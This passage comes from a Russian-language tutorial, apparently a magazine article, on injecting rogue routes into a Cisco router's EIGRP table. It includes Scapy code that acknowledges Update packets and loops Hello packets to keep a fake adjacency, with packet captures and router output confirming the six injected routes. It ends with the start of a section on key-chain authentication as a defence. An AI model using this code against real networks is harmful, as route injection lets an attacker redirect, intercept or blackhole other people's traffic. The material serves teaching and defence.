


```
eigrp
No.  Source          Destination     Protocol  Length Info
 14  192.168.0.102   192.168.0.150   EIGRP         54 Hello (Ack)
 15  192.168.0.102   192.168.0.150   EIGRP         54 Update
 16  192.168.0.102   192.168.0.150   EIGRP        287 Update
 17  192.168.0.150   192.168.0.102   EIGRP         60 Hello (Ack)

Frame 17: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
Ethernet II, Src: Cisco_bb:41:09 (00:19:56:bb:41:09), Dst: AsrockIn
Internet Protocol Version 4, Src: 192.168.0.150, Dst: 192.168.0.102
Cisco EIGRP
    Version: 2
    Opcode: Hello (5)
    Checksum: 0xfd6f [correct]
    [Checksum Status: Good]
  Flags: 0x00000000
    Sequence: 0
    Acknowledge: 39
    Virtual Router ID: 0 (Address-Family)
    Autonomous System: 100

0000  00 25 22 f7 1e 96 00 19
0010  00 28 00 00 00 00 02 58
0020  00 66 02 05 fd 6f 00 00
0030  00 27 00 00 00 64 00 00
```



```
eigrp
No.  Source          Destination     Protocol  Length Info
 15  192.168.0.102   192.168.0.150   EIGRP         54 Update
 16  192.168.0.102   192.168.0.150   EIGRP        287 Update
 17  192.168.0.150   192.168.0.102   EIGRP         60 Hello (Ack)
 18  192.168.0.150   192.168.0.102   EIGRP         60 Hello (Ack)

Frame 18: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
Ethernet II, Src: Cisco_bb:41:09 (00:19:56:bb:41:09), Dst: AsrockIn
Internet Protocol Version 4, Src: 192.168.0.150, Dst: 192.168.0.102
Cisco EIGRP
    Version: 2
    Opcode: Hello (5)
    Checksum: 0xfd6e [correct]
    [Checksum Status: Good]
  Flags: 0x00000000
    Sequence: 0
    Acknowledge: 40
    Virtual Router ID: 0 (Address-Family)
    Autonomous System: 100

0000  00 25 22 f7 1e 96 00 19
0010  00 28 00 00 00 00 02 58
0020  00 66 02 05 fd 6e 00 00
0030  00 28 00 00 00 64 00 00
```

Мы получили два подтверждения, а это значит, что маршрутизатор принял наши обновления и добавил их в свою таблицу маршрутизации. Но проверим мы это позже. Нам нужно еще добиться поддержания соседства. Давай еще раз глянем на трафик.




```
eigrp
No.  Source          Destination     Protocol  Length Info
 16  192.168.0.102   192.168.0.150   EIGRP        287 Update
 17  192.168.0.150   192.168.0.102   EIGRP         60 Hello (Ack)
 18  192.168.0.150   192.168.0.102   EIGRP         60 Hello (Ack)
 19  192.168.0.150   224.0.0.10      EIGRP        287 Update

Frame 19: 287 bytes on wire (2296 bits), 287 bytes captured (2296 bi
Ethernet II, Src: Cisco_bb:41:09 (00:19:56:bb:41:09), Dst: IPv4mcast
Internet Protocol Version 4, Src: 192.168.0.150, Dst: 224.0.0.10
Cisco EIGRP
    Version: 2
    Opcode: Update (1)
    Checksum: 0x62d3 [correct]
    [Checksum Status: Good]
  Flags: 0x00000000
    Sequence: 6
    Acknowledge: 0
    Virtual Router ID: 0 (Address-Family)
    Autonomous System: 100
  Internal Route(IPv4)  =   11.11.11.0/24
  Internal Route(IPv4)  =   22.22.22.128/25
  Internal Route(IPv4)  =   33.33.33.192/26
  External Route(IPv4)  =   44.44.44.224/27
  External Route(IPv4)  =   55.55.55.240/28
  External Route(IPv4)  =   66.66.66.248/29

0000  01 00 5e 00 00 0a 00 19
0010  01 11 00 00 00 00 02 58
0020  00 0a 02 01 62 d3 00 00
0030  00 00 00 00 00 64 01 02
0040  ff ff 00 00 64 00 00 05
0050  0b 0b 01 02 00 1d 00 00
0060  64 00 00 05 dc 01 ff 01
0070  02 00 1d 00 00 00 00 ff
0080  05 dc 01 ff 01 00 00 1a
0090  00 00 00 00 c0 a8 00 01
00a0  00 00 00 00 00 00 03 00
00b0  00 05 dc 01 ff 01 00 00
00c0  31 00 00 00 00 c0 a8 00
00d0  00 00 00 00 00 00 00 03
00e0  00 00 05 dc 01 ff 01 00
00f0  00 31 00 00 00 00 c0 a8
0100  00 00 00 00 00 00 00 00
0110  64 00 00 05 dc 01 ff 01
```

После полной синхронизации маршрутизаторов дальнейшие обновления отправляются в виде многоадресной рассылки. Вот мы и видим, что маршрутизатор отправляет другим маршрутизаторам сообщение Update на мультикастовый адрес с новыми, только что полученными маршрутами. Но кроме него, никого больше нет, поэтому, чтобы он не спамил своими обновлениями и успокоился, отправим ему подтверждение. Этот кусочек кода выполняется сразу после отправки наших обновлений.

```
  def exchange_successfully(packet):
    if packet.haslayer(EIGRP) and packet[EIGRP].opcode == 1:
      ack = packet[EIGRP].seq
      ack_packet = Ether(dst=target_mac) / IP(dst=target_ip) / EIGRP(
opcode=5, asn=autonomous_system, ack=ack)
      sendp(ack_packet, iface="Ethernet", count=1)

    if packet.haslayer(EIGRP) and packet[EIGRP].opcode == 1:
      if packet.haslayer(EIGRPIntRoute):
        if packet[EIGRPIntRoute].dst == internal_net_1 or packet[
EIGRPIntRoute].dst == internal_net_2 or packet[EIGRPIntRoute].dst ==
internal_net_3 or packet[EIGRPExtRoute].dst == external_net_1 or
packet[EIGRPExtRoute].dst == external_net_2 or packet[EIGRPExtRoute].
dst == external_net_3:
          success_label = tk.Label(root, relief="solid", borderwidth=0.2,
highlightbackground="black", highlightcolor="black",
highlightthickness=1)
          ft = tkFont.Font(family='Times', size=11)
          success_label["font"] = ft
          success_label["fg"] = "#333333"
          success_label["justify"] = "center"
          success_label["text"] = "Инъекция успешно введена!"
          success_label.place(x=20, y=630, width=563, height=75)

  sniff(filter="ip proto 88", prn=exchange_successfully, count=1,
iface="Ethernet")
```

После отправки обновлений сразу начинается снифинг Update-пакетов и отправка подтверждения на них. Кроме того, код анализирует захваченный Update-пакет, и, если он находит там адреса сетей, которые мы отправили в своем обновлении, значит, маршрутизатор получил их и добавил в свою таблицу маршрутизации. В интерфейсе программы появляется уведомление, которое говорит об успешной инъекции маршрутов.



IP: 192.168.0.150
AS: 100
Hold Time: 15
MAC: 00:19:56:bb:41:08
K-coefficients: K1 = 1, K2 = 0, K3 = 1, K4 = 0, K5 = 0

Внутренние маршруты:
11.11.11.0 / 24
22.22.22.128 / 25
33.33.33.192 / 26

Внешние маршруты:
44.44.44.224 / 27
55.55.55.240 / 28
66.66.66.248 / 29


Инъекция успешно введена!

Дело за малым: поддерживать соседство с маршрутизатором, чтобы он не обнулил свою таблицу маршрутизации. В конце просто зациклим отправку Hello-пакетов на мультикастовые адреса:

```
hello_packet = Ether(dst="01:00:5e:00:00:0a") / IP(dst="224.0.0.10")
/ EIGRP(opcode=5, asn=autonomous_system) / EIGRPParam(holdtime=
hold_time, k1=k1, k2=k2, k3=k3, k4=k4, k5=k5) / EIGRPSwVer(ios=ios)
sendp(hello_packet, iface="Ethernet", loop=1, inter=5)
```

Здесь параметр **`loop=1`** — это как раз таки и есть зацикливание бесконечной отправки пакетов, а **`inter=5`** — интервал их отправки, который по умолчанию равен 5 секундам.


Вот полная картина того, как это все произошло за доли секунды.



```
eigrp
No.  Time       Source          Destination     Protocol  Length Info
  6  0.234645   192.168.0.150   224.0.0.10      EIGRP         74 Hello
  9  0.935270   192.168.0.102   224.0.0.10      EIGRP         74 Hello
 10  0.938685   192.168.0.150   224.0.0.10      EIGRP         74 Hello
 11  0.942671   192.168.0.150   192.168.0.102   EIGRP         60 Update
 12  0.944543   192.168.0.102   192.168.0.150   EIGRP         54 Hello (Ack)
 13  0.958689   192.168.0.150   192.168.0.102   EIGRP         82 Update
 14  0.960657   192.168.0.102   192.168.0.150   EIGRP         54 Hello (Ack)
 15  0.962228   192.168.0.102   192.168.0.150   EIGRP         54 Update
 16  0.965027   192.168.0.102   192.168.0.150   EIGRP        287 Update
 17  0.970698   192.168.0.150   192.168.0.102   EIGRP         60 Hello (Ack)
 18  0.974628   192.168.0.150   192.168.0.102   EIGRP         60 Hello (Ack)
 19  0.978708   192.168.0.150   224.0.0.10      EIGRP        287 Update
 20  0.981372   192.168.0.102   192.168.0.150   EIGRP         54 Hello (Ack)
 21  0.986666   192.168.0.102   224.0.0.10      EIGRP         74 Hello
 30  5.234816   192.168.0.150   224.0.0.10      EIGRP         74 Hello
 31  6.001133   192.168.0.102   224.0.0.10      EIGRP         74 Hello
 48  9.870873   192.168.0.150   224.0.0.10      EIGRP         74 Hello
 87 11.012493   192.168.0.102   224.0.0.10      EIGRP         74 Hello
115 14.806975   192.168.0.150   224.0.0.10      EIGRP         74 Hello
117 16.018689   192.168.0.102   224.0.0.10      EIGRP         74 Hello
119 19.551178   192.168.0.150   224.0.0.10      EIGRP         74 Hello
120 21.028075   192.168.0.102   224.0.0.10      EIGRP         74 Hello
```


ПРОВЕРЯЕМ

Сразу после отправки нами первого Hello-пакета маршрутизатор отобразил в логе консоли сообщение о том, что за интерфейсом Gi0/1 нашелся сосед EIGRP с IP-адресом 192.168.0.102.




```
*Jan  1 01:48:55.467: %DUAL-5-NBRCHANGE: IP-EIGRP(0) 100: Neighbor 192.168.0.102 (GigabitEthernet0/1) is up: new adjacency
Router>
```

Посмотрим на таблицу соседей.



```
Router>sh ip eigrp neighbors
IP-EIGRP neighbors for process 100
H   Address                 Interface       Hold Uptime   SRTT   RTO  Q  Seq
                                            (sec)         (ms)       Cnt Num
0   192.168.0.102           Gi0/1             12 00:00:52    3   200  0  89
Router>
```

Здесь тоже все в порядке. Маршрутизатор считает, что мы находимся за интерфейсом Gi0/1. Ну и самое интересное — таблица маршрутизации.



```
Router#sh ip rou
Router#sh ip route e
Router#sh ip route eigrp
     33.0.0.0/26 is subnetted, 1 subnets
D       33.33.33.192
           [90/156160] via 192.168.0.102, 00:02:48, GigabitEthernet0/1
     55.0.0.0/28 is subnetted, 1 subnets
D EX    55.55.55.240
           [170/28160] via 192.168.0.102, 00:02:48, GigabitEthernet0/1
     66.0.0.0/29 is subnetted, 1 subnets
D EX    66.66.66.248
           [170/28160] via 192.168.0.102, 00:02:48, GigabitEthernet0/1
     22.0.0.0/25 is subnetted, 1 subnets
D       22.22.22.128
           [90/156160] via 192.168.0.102, 00:02:48, GigabitEthernet0/1
     11.0.0.0/24 is subnetted, 1 subnets
D       11.11.11.0 [90/156160] via 192.168.0.102, 00:02:48, GigabitEthernet0/1
     44.0.0.0/27 is subnetted, 1 subnets
D EX    44.44.44.224
           [170/28160] via 192.168.0.102, 00:02:48, GigabitEthernet0/1
Router#
```

Все прошло успешно. Все шесть маршрутов попали в таблицу маршрутизации, и в качестве next hop указан наш IP-адрес 192.168.0.102.

КАК ЗАЩИТИТЬСЯ?

Шаг 1

Следует настроить аутентификацию на маршрутизаторе.

Создаем ключевую цепочку:

```
Router(config)# key chain myCHAIN
```

Создаем ключ в ключевой цепочке:

```
Router(config-keychain)# key 1
```

Задаем парольную фразу для ключа:

```
Router(config-keychain-key)# key-string EIGRP_auth
```

